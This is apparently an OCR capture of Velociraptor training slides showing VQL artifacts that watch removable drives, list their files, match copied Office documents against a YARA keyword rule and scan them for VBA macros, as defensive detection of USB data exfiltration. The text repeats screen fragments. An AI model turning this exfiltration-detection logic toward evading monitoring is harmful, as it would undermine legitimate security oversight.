
Parameters


Name	Default
maxDriveSize	32000000000

Source

```
LET removable_disks = SELECT Name AS Drive,
    atoi(string=Data.Size) AS Size
FROM glob(globs="/*", accessor="file")
WHERE Data.Description =~ "Removable" AND
   Size < atoi(string=maxDriveSize)
LET file_listing = SELECT FullPath,
    timestamp(epoch=Mtime.Sec) As Modified,
    Size
FROM glob(globs=Drive+"\\**", accessor="file")
LIMIT 1000
SELECT * FROM diff(
```

2019-07-24 19:08:28 UTC


Velociraptor | View Artifacts
Not secure | https://localhost:8889/app.html#/view_artifacts
Search Box
Velocidex-01 connected
0
nick
thumbdrives
Windows.Detection.Thumbdrives.List
Windows.Detection.Thumbdrives.OfficeKeywords
Windows.Detection.Thumbdrives.OfficeMacros
Windows.Detection.Thumbdrives.OfficeKeywords
Type: client_event
Users inserting Thumb drives or other Removable drive pose a constant security risk. The external drive may contain malware or other undesirable content. Additionally thumb drives are an easy way for users to exfiltrate documents.
This artifact automatically scans any office files copied to a removable drive for keywords. This could be useful to detect exfiltration attempts of restricted documents.
We exclude very large removable drives since they might have too many files.
Parameters
Name
Default
officeExtensions
\.(xls|xlsm|doc|docx|ppt|pptm)$
yaraRule
rule Hit {
strings:
$a = "this is my secret" wide nocase
$b = "this is my secret" nocase
condition:
any of them
}
Source
2019-07-24 19:08:54 UTC
11 SELECT * FROM diff(
2019-07-24 19:08:28 UTC


Velociraptor | View Artifacts
Not secure | https://localhost:8889/app.html#/view_artifacts
Search Box
Velocidex-01 connected
0
nick
thumbdrives
Windows.Detection.Thumbdrives.List
Windows.Detection.Thumbdrives.OfficeKeywords
Windows.Detection.Thumbdrives.OfficeMacros
Windows.Detection.Thumbdrives.OfficeMacros
Type: client_event
Users inserting Thumb drives or other Removable drive pose a constant security risk. The external drive may contain malware or other undesirable content. Additionally thumb drives are an easy way for users to exfiltrate documents.
This artifact watches for any removable drives and scans any added office documents for VBA macros.
We exclude very large removable drives since they might have too many files.
Parameters
Name
Default
officeExtensions
\.(xls|xlsm|doc|docx|ppt|pptm)$
Source
1 SELECT * FROM foreach(
2 row = {
3 SELECT * FROM Artifact.Windows.Detection.Thumbdrives.List()
4 WHERE FullPath =~ officeExtensions
5 },
6 query = {
7 SELECT * from olevba(file=FullPath)
8 })
9
10
2019-07-24 19:09:20 UTC
2019-07-24 19:08:54 UTC
11 SELECT * FROM diff(
2019-07-24 19:08:28 UTC

Server event artefacts

© Velocidex Enterprises 2019 / www.velocidex.com

Server event artifacts are similar to the client event artifacts, except they run on the server

© Velocidex Enterprises 2019 / www.velocidex.com


Scenario: Monitoring for encoded PowerShell

